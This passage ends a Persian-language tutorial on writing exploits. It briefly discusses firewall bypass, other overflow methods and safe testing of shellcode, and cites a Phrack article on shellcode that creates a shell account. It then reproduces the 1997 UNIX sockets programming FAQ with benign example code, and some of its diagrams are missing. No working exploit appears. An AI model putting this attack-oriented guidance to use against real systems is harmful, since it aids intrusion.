می توان هر فایروالی را دور زد. این یکی از تکنیک های مورد علاقه ی کلاه مشکی ها است با پیشرفت قدرت برنامه نویسی اتان با این ترفند ها بیشتر آشنا خواهید شد . (در مثال های بالا در حدود 10 ترفند ارائه شده است)



2:تا اینجا شما با یکی از متد های معروف Exploiting آشنا شدید با اینکه این متد بسیار پر کاربرد بوده و در اغلب موارد بر روی سیستم ها جواب می دهد ولی این تنها روش هم نیست روش های دیگری هم در overflow مطرح است ولی این بار سرریز بر روی بافر برنامه ها صورت نمی گیرد در حدود 5 متد دیگر همانند سر ریز بافر برای نوشتن اکسپلویت ها در دسترس می باشد که مجالی برای بحث بر روی آنها در ایم مقاله نمی باشد البته از نظر اصول کلی همانند سر ریز بافر می باشند و اختلافشان در بعضی جز ییات تکنیکی است که از حوصله علمی این مقاله خارج است .و پرداختن به آن متد ها را نیز به مقاله ای دیگر موکول می نماییم

3: برای یاد گیری shellcoding بایستی با کد های اسمبلی کار کنید از آنجا که این کد ها ارتباط نزدیکی با سخت افزار رایانه اتان دارند بهتر است کد های آزمایشی اتان را بر روی سیستم های قدیمی و ایزوله آزمایش کنید (این تجربه من را جدی بگیرید تا با صفحه مرگ آبی مواجه نشوید در انوقت بهتریم مکان برای رایانه شخصی اتان سطل آشغال است خود نوشتن کد های اسمبلی به صورت عادی خطرناک نیستند ولی نوشتن آنها و اجرایشان به منظور ایجاد اکسپلویت بسیار خطرناک می باشد طبق تجربه ام همیشه در اولین آزمایشات برای تست کار کرد یک shellcode یا یک اکسپلویت ترجمه شده با خطا روبرو خواهید شد شاید بتوانید از بعضی ار خطا ها با reset رایانه اتان خلاص شوید ولی از بعضی از خطا ها نمی شود به این راحتی ها هم خلاص شد (اگر با تصویر زیر مواجه شدید بدانید که این یک صفحه مرگ آبی است و بدانید که سیستم اتان دچار مرگ مغزی شده است و باید به گورستان انتقال بدهید –)



اغلب اکسپلویت هایی که با موفقیت اجرا نشوند باعث ضربه خوردن منابع سیستمی می شوند

4: مجله 55 از مقالات الکترونیک phrack به این مطلب که چگنه shellcode مورد نظر مان یک shell Account از سیستم مورد حمله را ایجادکندقرار داده شده است جهت جلوگیری از طولانی شدن مقاله خودتان این مقاله بسیار جالب را دریافت نموده و مطالعه کنید

همانطور که در برنامه نویسی شبکه ای گفته بودم در اینجا یک FAQ مناسب رو برای شما انتخاب کرده ام البته FAQ ها متعدی بر روی شبکه وجود دارند با این وجود این یکی

از بهترین آنهاست که به سوال های تکنیکی شما و احیانا به مشکلاتی که در تهیه یک اکسپلویت بر خواهید خورد جواب می دهد

Frequently Asked Questions

```
--------------------------------------------------------------------------------

  Programming UNIX Sockets in C - Frequently Asked Questions
  Created by Vic Metcalfe, Andrew Gierth and other contributers
  March 22, 1997

  This is a list of frequently asked questions, with answers about pro-
  gramming TCP/IP applications in unix with the sockets interface.
  ____________________________________________________________________

  Table of Contents:

  1.      General Information and Concepts

  1.1.    About this FAQ

  1.2.    Who is this FAQ for?

  1.3.    What are Sockets?

  1.4.    How do Sockets Work?

  1.5.    Where can I get source code for the book [book title]?

  1.6.    Where can I get more information?

  2.      Questions regarding both Clients and Servers (TCP/SOCK_STREAM)

  2.1.    How can I tell when a socket is closed on the other end?

  2.2.    What's with the second parameter in bind()?

  2.3.    How do I get the port number for a given service?

  2.4.    If bind() fails, what should I do with the socket descriptor?

  2.5.    How do I properly close a socket?

  2.6.    When should I use shutdown()?

  2.7.    Please explain the TIME_WAIT state.

  2.8.    Why does it take so long to detect that the peer died?

  2.9.    What are the pros/cons of select(), non-blocking I/O and
  SIGIO?

  2.10.   Why do I get EPROTO from read()?

  2.11.   How can I force a socket to send the data in it's buffer?
```

---

1. General Information and Concepts

1.1. About this FAQ

This FAQ is maintained by Vic Metcalfe (vic@brutus.tlug.org), with lots of assistance from Andrew Gierth (andrew@erlenstar.demon.co.uk). I am depending on the true wizards to fill in the details, and correct my (no doubt) plentiful mistakes. The code examples in this FAQ are written to be easy to follow and understand. It is up to the reader to make them as efficient as required. I started this faq because after reading comp.unix.programmer for a short time, it became evident that a FAQ was needed.

The FAQ is available at the following locations:

Usenet: (Posted on the 21st of each month)
news.answers, comp.answers, comp.unix.answers, comp.unix.programmer

FTP:
ftp://rtfm.mit.edu/pub/usenet/news.answers/unix-faq/socket

WWW:
http://www.auroraonline.com/sock-faq
http://kipper.york.ac.uk/~vic/sock-faq

Please email me if you would like to correct or clarify an answer. I would also like to hear from you if you would like me to add a

question to the list. I may not be able to answer it, but I can add it in the hopes that someone else will submit an answer. Every hour I seem to be getting even busier, so if I am slow to respond to your email, please be patient. If more than a week passes you may want to send me another one as I often put messages aside for later and then forget about them. I'll have to work on dealing with my mail better, but until then feel free to pester me a little bit.

1.2. Who is this FAQ for?

This FAQ is for C programmers in the Unix environment. It is not intended for WinSock programmers, or for Perl, Java, etc. I have nothing against Windows or Perl, but I had to limit the scope of the FAQ for the first draft. In the future, I would really like to provide examples for Perl, Java, and maybe others. For now though I will concentrate on correctness and completeness for C.

This version of the FAQ will only cover sockets of the AF_INET family, since this is their most common use. Coverage of other types of sockets may be added later.

1.3. What are Sockets?

Sockets are just like "worm holes" in science fiction. When things go into one end, they (should) come out of the other. Different kinds of sockets have different properties. Sockets are either connection-oriented or connectionless. Connection-oriented sockets allow for data to flow back and forth as needed, while connectionless sockets (also known as datagram sockets) allow only one message at a time to be transmitted, without an open connection. There are also different socket families. The two most common are AF_INET for internet connections, and AF_UNIX for unix IPC (interprocess communication). As stated earlier, this FAQ deals only with AF_INET sockets.

1.4. How do Sockets Work?

The implementation is left up to the vendor of your particular unix, but from the point of view of the programmer, connection-oriented sockets work a lot like files, or pipes. The most noticeable difference, once you have your file descriptor is that read() or write() calls may actually read or write fewer bytes than requested. If this happens, then you will have to make a second call for the rest of the data. There are examples of this in the source code that accompanies the faq.

1.5. Where can I get source code for the book [book title]?

Here is a list of the places I know to get source code for network programming books. It is very short, so please mail me with any others you know of.

Title: Unix Network Programming
Author: W. Richard Stevens (rstevens@noao.edu)
Publisher: Prentice Hall, Inc.
ISBN: 0-13-949876-1
URL: http://www.noao.edu/~rstevens

Title: Power Programming with RPC
Author: John Bloomer
Publisher: O'Reilly & Associates, Inc.
ISBN: 0-937175-77-3
URL: ftp://ftp.uu.net/published/oreilly/nutshell/rpc/rpc.tar.Z

Recommended by: Lokmanm Merican (lokmanm#pop4.jaring.my@199.1.1.88)
Title: UNIX PROGRAM DEVELOPMENT for IBM PC'S Including OSF/Motif
Author: Thomas Yager
Publisher: Addison Wesley, 1991
ISBN: 0-201-57727-5

1.6. Where can I get more information?

I keep a copy of the resources I know of on my socks page on the web.
I don't remember where I got most of these items, but some day I'll
check out their sources, and provide ftp information here. For now,
you can get them at http://www.auroraonline.com/sock-faq.

There is a good TCP/IP FAQ maintained by George Neville-Neil
(gnn@wrs.com) which can be found at
http://www.visi.com/~khayes/tcpipfaq.html

2. Questions regarding both Clients and Servers (TCP/SOCK_STREAM)

2.1. How can I tell when a socket is closed on the other end?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

AFAIK:

If the peer calls close() or exits, without having messed with
SO_LINGER, then our calls to read() should return 0. It is less clear
what happens to write() calls in this case; I would expect EPIPE, not
on the next call, but the one after.

If the peer reboots, or sets l_onoff = 1, l_linger = 0 and then
closes, then we should get ECONNRESET (eventually) from read(), or
EPIPE from write().

I should also point out that when write() returns EPIPE, it also
raises the SIGPIPE signal - you never see the EPIPE error unless you
handle or ignore the signal.

If the peer remains unreachable, we should get some other error.

I don't think that write() can legitimately return 0. read() should
return 0 on receipt of a FIN from the peer, and on all following
calls.

So yes, you must expect read() to return 0.

As an example, suppose you are receiving a file down a TCP link; you
might handle the return from read() like this:

```
rc = read(sock,buf,sizeof(buf));
if (rc > 0)
{
    write(file,buf,rc);
    /* error checking on file omitted */
}
else if (rc == 0)
{
    close(file);
    close(sock);
    /* file received successfully */
}
else /* rc < 0 */
{
    /* close file and delete it, since data is not complete
       report error, or whatever */
}
```

2.2. What's with the second parameter in bind()?

The man page shows it as "struct sockaddr *my_addr". The sockaddr
struct though is just a place holder for the structure it really
wants. You have to pass different structures depending on what kind
of socket you have. For an AF_INET socket, you need the sockaddr_in
structure. It has three fields of interest:

   sin_family
      Set this to AF_INET.

   sin_port

The network byte-ordered 16 bit port number

sin_addr
The host's ip number. This is a struct in_addr, which contains only one field, s_addr which is a u_long.

2.3. How do I get the port number for a given service?

Use the getservbyname() routine. This will return a pointer to a servent structure. You are interested in the s_port field, which contains the port number, with correct byte ordering (so you don't need to call htons() on it). Here is a sample routine:

```
/* Take a service name, and a service type, and return a port number.  If the
   service name is not found, it tries it as a decimal number.  The number
   returned is byte ordered for the network. */
int atoport(char *service, char *proto) {
  int port;
  long int lport;
  struct servent *serv;
  char *errpos;

  /* First try to read it from /etc/services */
  serv = getservbyname(service, proto);
  if (serv != NULL)
    port = serv->s_port;
  else { /* Not in services, maybe a number? */
    lport = strtol(service,&errpos,0);
    if ( (errpos[0] != 0) || (lport < 1) || (lport > 5000) )
      return -1; /* Invalid port address */
    port = htons(lport);
  }
  return port;
}
```

2.4. If bind() fails, what should I do with the socket descriptor?

If you are exiting, I have been assured by Andrew that all unixes will close open file descriptors on exit. If you are not exiting though, you can just close it with a regular close() call.

2.5. How do I properly close a socket?

This question is usually asked by people who try close(), because they have seen that that is what they are supposed to do, and then run netstat and see that their socket is still active. Yes, close() is the correct method. To read about the TIME_WAIT state, and why it is important, refer to ``2.7 Please explain the TIME_WAIT state.''.

2.6. When should I use shutdown()?

From Michael Hunter (mphunter@qnx.com):

shutdown() is useful for deliniating when you are done providing a request to a server using TCP. A typical use is to send a request to a server followed by a shutdown(). The server will read your request followed by an EOF (read of 0 on most unix implementations). This tells the server that it has your full request. You then go read blocked on the socket. The server will process your request and send the necessary data back to you followed by a close. When you have finished reading all of the response to your request you will read an EOF thus signifying that you have the whole response. It should be noted the TTCP (TCP for Transactions -- see R. Steven's home page) provides for a better method of tcp transaction management.

2.7. Please explain the TIME_WAIT state.

Remember that TCP guarantees all data transmitted will be delivered, if at all possible. When you close a socket, the server goes into a TIME_WAIT state, just to be really really sure that all the data has gone through. When a socket is closed, both sides agree by sending

messages to each other that they will send no more data. This, it seemed to me was good enough, and after the handshaking is done, the socket should be closed. The problem is two-fold. First, there is no way to be sure that the last ack was communicated successfully. Second, there may be "wandering duplicates" left on the net that must be dealt with if they are delivered.

Andrew Gierth (andrew@erlenstar.demon.co.uk) helped to explain the closing sequence in the following usenet posting:

Assume that a connection is in ESTABLISHED state, and the client is about to do an orderly release. The client's sequence no. is Sc, and the server's is Ss. The pipe is empty in both directions.

```
        Client                                                  Server
        ======                                                  ======
        ESTABLISHED                                             ESTABLISHED
        (client closes)
        ESTABLISHED                                             ESTABLISHED
                     <CTL=FIN+ACK><SEQ=Sc><ACK=Ss> ------->>
        FIN_WAIT_1
                     <<-------- <CTL=ACK><SEQ=Ss><ACK=Sc+1>
        FIN_WAIT_2                                              CLOSE_WAIT
                     <<-------- <CTL=FIN+ACK><SEQ=Ss><ACK=Sc+1>  (server closes)
                                                                LAST_ACK
                     <CTL=ACK>,<SEQ=Sc+1><ACK=Ss+1> ------->>
        TIME_WAIT                                               CLOSED
        (2*msl elapses...)
        CLOSED
```

Note: the +1 on the sequence numbers is because the FIN counts as one byte of data. (The above diagram is equivalent to fig. 13 from RFC 793).

Now consider what happens if the last of those packets is dropped in the network. The client has done with the connection; it has no more data or control info to send, and never will have. But the server does not know whether the client received all the data correctly; that's what the last ACK segment is for. Now the server may or may not care whether the client got the data, but that is not an issue for TCP; TCP is a reliable rotocol, and must distinguish between an orderly connection close where all data is transferred, and a connection abort where data may or may not have been lost.

So, if that last packet is dropped, the server will retransmit it (it is, after all, an unacknowledged segment) and will expect to see a suitable ACK segment in reply. If the client went straight to CLOSED, the only possible response to that retransmit would be a RST, which would indicate to the server that data had been lost, when in fact it had not been.

(Bear in mind that the server's FIN segment may, additionally, contain data.)

DISCLAIMER: This is my interpretation of the RFCs (I have read all the TCP-related ones I could find), but I have not attempted to examine implementation source code or trace actual connections in order to verify it. I am satisfied that the logic is correct, though.

More commentarty from Vic:

The second issue was addressed by Richard Stevens (rstevens@noao.edu, author of "Unix Network Programming", see ``1.5 Where can I get source code for the book [book title]?''). I have put together quotes from some of his postings and email which explain this. I have brought together paragraphs from different postings, and have made as few changes as possible.

From Richard Stevens (rstevens@noao.edu):

If the duration of the TIME_WAIT state were just to handle TCP's full-

duplex close, then the time would be much smaller, and it would be some function of the current RTO (retransmission timeout), not the MSL (the packet lifetime).

A couple of points about the TIME_WAIT state.

o The end that sends the first FIN goes into the TIME_WAIT state, because that is the end that sends the final ACK. If the other end's FIN is lost, or if the final ACK is lost, having the end that sends the first FIN maintain state about the connection guarantees that it has enough information to retransmit the final ACK.

o Realize that TCP sequence numbers wrap around after 2**32 bytes have been transferred. Assume a connection between A.1500 (host A, port 1500) and B.2000. During the connection one segment is lost and retransmitted. But the segment is not really lost, it is held by some intermediate router and then re-injected into the network. (This is called a "wandering duplicate".) But in the time between the packet being lost & retransmitted, and then reappearing, the connection is closed (without any problems) and then another connection is established between the same host, same port (that is, A.1500 and B.2000; this is called another "incarnation" of the connection). But the sequence numbers chosen for the new incarnation just happen to overlap with the sequence number of the wandering duplicate that is about to reappear. (This is indeed possible, given the way sequence numbers are chosen for TCP connections.) Bingo, you are about to deliver the data from the wandering duplicate (the previous incarnation of the connection) to the new incarnation of the connection. To avoid this, you do not allow the same incarnation of the connection to be reestablished until the TIME_WAIT state terminates.

  Even the TIME_WAIT state doesn't complete solve the second problem, given what is called TIME_WAIT assassination. RFC 1337 has more details.

o The reason that the duration of the TIME_WAIT state is 2*MSL is that the maximum amount of time a packet can wander around a network is assumed to be MSL seconds. The factor of 2 is for the round-trip. The recommended value for MSL is 120 seconds, but Berkeley-derived implementations normally use 30 seconds instead. This means a TIME_WAIT delay between 1 and 4 minutes. Solaris 2.x does indeed use the recommended MSL of 120 seconds.

A wandering duplicate is a packet that appeared to be lost and was retransmitted. But it wasn't really lost ... some router had problems, held on to the packet for a while (order of seconds, could be a minute if the TTL is large enough) and then re-injects the packet back into the network. But by the time it reappears, the application that sent it originally has already retransmitted the data contained in that packet.

Because of these potential problems with TIME_WAIT assassinations, one should not avoid the TIME_WAIT state by setting the SO_LINGER option to send an RST instead of the normal TCP connection termination (FIN/ACK/FIN/ACK). The TIME_WAIT state is there for a reason; it's your friend and it's there to help you :-)

I have a long discussion of just this topic in my just-released "TCP/IP Illustrated, Volume 3". The TIME_WAIT state is indeed, one of the most misunderstood features of TCP.

I'm currently rewriting "Unix Network Programming" (see ``1.5 Where can I get source code for the book [book title]?''). and will include lots more on this topic, as it is often confusing and misunderstood.

An additional note from Andrew:

Closing a socket: if SO_LINGER has not been called on a socket, then close() is not supposed to discard data. This is true on SVR4.2 (and, apparently, on all non-SVR4 systems) but apparently not on SVR4; the

use of either shutdown() or SO_LINGER seems to be required to guarantee delivery of all data.

2.8. Why does it take so long to detect that the peer died?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

Because by default, no packets are sent on the TCP connection unless there is data to send or acknowledge.

So, if you are simply waiting for data from the peer, there is no way to tell if the peer has silently gone away, or just isn't ready to send any more data yet. This can be a problem (especially if the peer is a PC, and the user just hits the Big Switch...).

One solution is to use the SO_KEEPALIVE option. This option enables periodic probing of the connection to ensure that the peer is still present. BE WARNED: the default timeout for this option is AT LEAST 2 HOURS. This timeout can often be altered (in a system-dependent fashion) but not normally on a per-connection basis (AFAIK).

RFC1122 specifies that this timeout (if it exists) must be configurable. On the majority of Unix variants, this configuration may only be done globally, affecting all TCP connections which have keepalive enabled. The method of changing the value, moreover, is often difficult and/or poorly documented, and in any case is different for just about every version in existence.

If you must change the value, look for something resembling tcp_keepidle in your kernel configuration or network options configuration.

If you're sending to the peer, though, you have some better guarantees; since sending data implies receiving ACKs from the peer, then you will know after the retransmit timeout whether the peer is still alive. But the retransmit timeout is designed to allow for various contingencies, with the intention that TCP connections are not dropped simply as a result of minor network upsets. So you should still expect a delay of several minutes before getting notification of the failure.

The approach taken by most application protocols currently in use on the Internet (e.g. FTP, SMTP etc.) is to implement read timeouts on the server end; the server simply gives up on the client if no requests are received in a given time period (often of the order of 15 minutes). Protocols where the connection is maintained even if idle for long periods have two choices:

1. use SO_KEEPALIVE

2. use a higher-level keepalive mechanism (such as sending a null request to the server every so often).

2.9. What are the pros/cons of select(), non-blocking I/O and SIGIO?

Using non-blocking I/O means that you have to poll sockets to see if there is data to be read from them. Polling should usually be avoided since it uses more CPU time than other techniques.

Using SIGIO allows your application to do what it does and have the operating system tell it (with a signal) that there is data waiting for it on a socket. The only drawback to this soltion is that it can be confusing, and if you are dealing with multiple sockets you will have to do a select() anyway to find out which one(s) is ready to be read.

Using select() is great if your application has to accept data from more than one socket at a time since it will block until any one of a number of sockets is ready with data. One other advantage to select() is that you can set a time-out value after which control will be returned to you whether any of the sockets have data for you or not.

2.10. Why do I get EPROTO from read()?

From Steve Rago (sar@plc.com):

EPROTO means that the protocol encountered an unrecoverable error for that endpoint. EPROTO is one of those catch-all error codes used by STREAMS-based drivers when a better code isn't available.

And an addition note from Andrew (andrew@erlenstar.demon.co.uk):

Not quite to do with EPROTO from read(), but I found out once that on some STREAMS-based implementations, EPROTO could be returned by accept() if the incoming connection was reset before the accept completes.

On some other implementations, accept seemed to be capable of blocking if this occured. This is important, since if select() said the listening socket was readable, then you would normally expect not to block in the accept() call. The fix is, of course, to set nonblocking mode on the listening socket if you are going to use select() on it.

2.11. How can I force a socket to send the data in it's buffer?

From Richard Stevens (rstevens@noao.edu):

You can't force it. Period. TCP makes up its own mind as to when it can send data. Now, normally when you call write() on a TCP socket, TCP will indeed send a segment, but there's no guarantee and no way to force this. There are lots of reasons why TCP will not send a segment: a closed window and the Nagle algorithm are two things to come immediately to mind.

(Snipped suggestion from Andrew Gierth to use TCP_NODELAY)

Setting this only disables one of the many tests, the Nagle algorithm. But if the original poster's problem is this, then setting this socket option will help.

A quick glance at tcp_output() shows around 11 tests TCP has to make as to whether to send a segment or not.

Now from Dr. Charles E. Campbell Jr. (cec@gryphon.gsfc.nasa.gov):

As you've surmised, I've never had any problem with disabling Nagle's algorithm. Its basically a buffering method; there's a fixed overhead for all packets, no matter how small. Hence, Nagle's algorithm collects small packets together (no more than .2sec delay) and thereby reduces the amount of overhead bytes being transferred. This approach works well for rcp, for example: the .2 second delay isn't humanly noticeable, and multiple users have their small packets more efficiently transferred. Helps in university settings where most folks using the network are using standard tools such as rcp and ftp, and programs such as telnet may use it, too.

However, Nagle's algorithm is pure havoc for real-time control and not much better for keystroke interactive applications (control-C, anyone?). It has seemed to me that the types of new programs using sockets that people write usually do have problems with small packet delays. One way to bypass Nagle's algorithm selectively is to use "out-of-band" messaging, but that is limited in its content and has other effects (such as a loss of sequentiality) (by the way, out-of-band is often used for that ctrl-C, too).

More from Vic:

So to sum it all up, if you are having trouble and need to flush the socket, setting the TCP_NODELAY option will usually solve the problem. If it doesn't, you will have to use out-of-band messaging, but according to Andrew, "out-of-band data has its own problems, and I don't think it works well as a solution to buffering delays (haven't

tried it though). It is not 'expedited data' in the sense that exists in some other protocols; it is transmitted in-stream, but with a pointer to indicate where it is."

I asked Andrew something to the effect of "What promises does TCP make about when it will get around to writing data to the network?" I thought his reply should be put under this question:

Not many promises, but some.

I'll try and quote chapter and verse on this:

References:

     RFC 1122, "Requirements for Internet Hosts" (also STD 3)
     RFC 793, "Transmission Control Protocol"   (also STD 7)

1. The socket interface does not provide access to the TCP PUSH flag.

2. RFC1122 says (4.2.2.2):

   A TCP MAY implement PUSH flags on SEND calls. If PUSH flags are not implemented, then the sending TCP: (1) must not buffer data indefinitely, and (2) MUST set the PSH bit in the last buffered segment (i.e., when there is no more queued data to be sent).

3. RFC793 says (2.8):

   When a receiving TCP sees the PUSH flag, it must not wait for more data from the sending TCP before passing the data to the receiving process.
   [RFC1122 supports this statement.]

4. Therefore, data passed to a write() call must be delivered to the peer within a finite time, unless prevented by protocol considerations.

5. There are (according to a post from Stevens quoted in the FAQ [earlier in this answer - Vic]) about 11 tests made which could delay sending the data. But as I see it, there are only 2 that are significant, since things like retransmit backoff are a) not under the programmers control and b) must either resolve within a finite time or drop the connection.

The first of the interesting cases is "window closed" (ie. there is no buffer space at the receiver; this can delay data indefinitely, but only if the receiving process is not actually reading the data that is available)

Vic asks:

OK, it makes sense that if the client isn't reading, the data isn't going to make it across the connection. I take it this causes the sender to block after the recieve queue is filled?

The sender blocks when the socket send buffer is full, so buffers will be full at both ends.

While the window is closed, the sending TCP sends window probe packets. This ensures that when the window finally does open again, the sending TCP detects the fact. [RFC1122, ss 4.2.2.17]

The second interesting case is "Nagle algorithm" (small segments, e.g. keystrokes, are delayed to form larger segments if ACKs are expected from the peer; this is what is disabled with TCP_NODELAY)

Vic Asks:

Does this mean that my tcpclient sample should set TCP_NODELAY to ensure that the end-of-line code is indeed put out onto the network when sent?

No. tcpclient.c is doing the right thing as it stands; trying to write as much data as possible in as few calls to write() as is feasible. Since the amount of data is likely to be small relative to the socket send buffer, then it is likely (since the connection is idle at that point) that the entire request will require only one call to write(), and that the TCP layer will immediately dispatch the request as a single segment (with the PSH flag, see point 2.2 above).

The Nagle algorithm only has an effect when a second write() call is made while data is still unacknowledged. In the normal case, this data will be left buffered until either: a) there is no unacknowledged data; or b) enough data is available to dispatch a full-sized segment. The delay cannot be indefinite, since condition (a) must become true within the retransmit timeout or the connection dies.

Since this delay has negative consequences for certain applications, generally those where a stream of small requests are being sent without response, e.g. mouse movements, the standards specify that an option must exist to disable it. [RFC1122, ss 4.2.3.4]

Additional note: RFC1122 also says:

> [DISCUSSION]:
> When the PUSH flag is not implemented on SEND calls, i.e., when the application/TCP interface uses a pure streaming model, responsibility for aggregating any tiny data fragments to form reasonable sized segments is partially borne by the application layer.

So programs should avoid calls to write() with small data lengths (small relative to the MSS, that is); it's better to build up a request in a buffer and then do one call to sock_write() or equivalent.

The other possible sources of delay in the TCP are not really controllable by the program, but they can only delay the data temporarily.

Vic asks:

By temporarily, you mean that the data will go as soon as it can, and I won't get stuck in a position where one side is waiting on a response, and the other side hasn't recieved the request? (Or at least I won't get stuck forever)

You can only deadlock if you somehow manage to fill up all the buffers in both directions... not easy.

If it is possible to do this, (can't think of a good example though), the solution is to use nonblocking mode, especially for writes. Then you can buffer excess data in the program as necessary.

2.12. Where can a get a library for programming sockets?

There is the Simple Sockets Library by Charles E. Campbell, Jr. PhD. and Terry McRoberts. The file is called ssl.tar.gz, and you can download it from this faq's home page. For c++ there is the Socket++ library which is on ftp://ftp.virginia.edu/pub/socket++-1.10.tar.gz. There is also C++ Wrappers, but I can't find this package anywhere. The file is called C++_wrappers.tar.gz. I have asked the people where it used to be stored where I can find it now, but I never heard back. From http://www.cs.wustl.edu/~schmidt you should be able to find the ACE toolkit. PING Software Group has some libraries that include a sockets interface among other things. You can find them at http://love.geology.yale.edu/~markl/ping.

I don't have any experience with any of these libraries, so I can't recomend one over the other.

2.13. How come select says there is data, but read returns zero?

The data that causes select to return is the EOF because the other side has closed the connection. This causes read to return zero. For more information see ``2.1 How can I tell when a socket is closed on the other end?''

2.14. Whats the difference between select() and poll()?

From Richard Stevens (rstevens@noao.edu):

The basic difference is that select()'s fd_set is a bit mask and therefore has some fixed size. It would be possible for the kernel to not limit this size when the kernel is compiled, allowing the application to define FD_SETSIZE to whatever it wants (as the comments in the system header imply today) but it takes more work. 4.4BSD's kernel and the Solaris library function both have this limit. But I see that BSD/OS 2.1 has now been coded to avoid this limit, so it's doable, just a small matter of programming. :-) Someone should file a Solaris bug report on this, and see if it ever gets fixed.

With poll(), however, the user must allocate an array of pollfd structures, and pass the number of entries in this array, so there's no fundamental limit. As Casper notes, fewer systems have poll() than select, so the latter is more portable. Also, with original implementations (SVR3) you could not set the descriptor to -1 to tell the kernel to ignore an entry in the pollfd structure, which made it hard to remove entries from the array; SVR4 gets around this. Personally, I always use select() and rarely poll(), because I port my code to BSD environments too. Someone could write an implementation of poll() that uses select(), for these environments, but I've never seen one. Both select() and poll() are being standardized by POSIX 1003.1g.

2.15. How do I send [this] over a socket?

Anything other than single bytes of data will probably get mangled unless you take care. For integer values you can use htons() and friends, and strings are really just a bunch of single bytes, so those should be OK. Be careful not to send a pointer to a string though, since the pointer will be meaningless on another machine. If you need to send a struct, you should write sendthisstruct() and readthisstruct() functions for it that do all the work of taking the structure apart on one side, and putting it back together on the other. If you need to send floats, you may have a lot of work ahead of you. You should read RFC 1014 which is about portable ways of getting data from one machine to another (thanks to Andrew Gabriel for pointing this out).

2.16. How do I use TCP_NODELAY?

First off, be sure you really want to use it in the first place. It will disable the Nagle algorithm (see ``2.11 How can I force a socket to send the data in it's buffer?''), which will cause network traffic to increase, with smaller than needed packets wasting bandwidth. Also, from what I have been able to tell, the speed increase is very small, so you should probably do it without TCP_NODELAY first, and only turn it on if there is a problem.

Here is a code example, with a warning about using it from Andrew Gierth:

```
       int flag = 1;
       int result = setsockopt(sock,            /* socket affected */
                               IPPROTO_TCP,     /* set option at TCP level */
                               TCP_NODELAY,     /* name of option */
                               (char *) &flag,  /* the cast is historical
                                                   cruft */
                               sizeof(int));    /* length of option value */
       if (result < 0)
          ... handle the error ...
```


TCP_NODELAY is for a specific purpose; to disable the Nagle buffering algorithm. It should only be set for applications that send frequent small bursts of information without getting an immediate response, where timely delivery of data is required (the canonical example is mouse movements).

2.17. What exactly does the Nagle algorithm do?

It groups together as much data as it can between ACK's from the other end of the connection. I found this really confusing until Andrew Gierth (andrew@erlenstar.demon.co.uk) drew the following diagram, and explained:


This diagram is not intended to be complete, just to illustrate the point better...

Case 1: client writes 1 byte per write() call. The program on host B is tcpserver.c from the FAQ examples.



Total segments: 5. (If TCP_NODELAY was set, could have been up to 10.)
Time for response: 2*RTT, plus ack delay.

Case 2: client writes all data with one write() call.



```
                  .   [ack 6 bytes]
                      ------------------>
```

Total segments: 3.

Time for response = RTT (therefore minimum possible).

Hope this makes things a bit clearer...

Note that in case 2, you don't want the implementation to gratuitously delay sending the data, since that would add straight onto the response time.

2.18. What is the difference between read() and recv()?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

read() is equivalent to recv() with a flags parameter of 0. Other values for the flags parameter change the behaviour of recv(). Similarly, write() is equivalent to send() with flags == 0.

It is unlikely that send()/recv() would be dropped; perhaps someone with a copy of the POSIX drafts for socket calls can check...

Portability note: non-unix systems may not allow read()/write() on sockets, but recv()/send() are usually ok. This is true on Windows and OS/2, for example.

2.19. I see that send()/write() can generate SIGPIPE. Is there any advantage to handling the signal, rather than just ignoring it and checking for the EPIPE error? Are there any useful parameters passed to the signal catching function?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

In general, the only parameter passed to a signal handler is the signal number that caused it to be invoked. Some systems have optional additional parameters, but they are no use to you in this case.

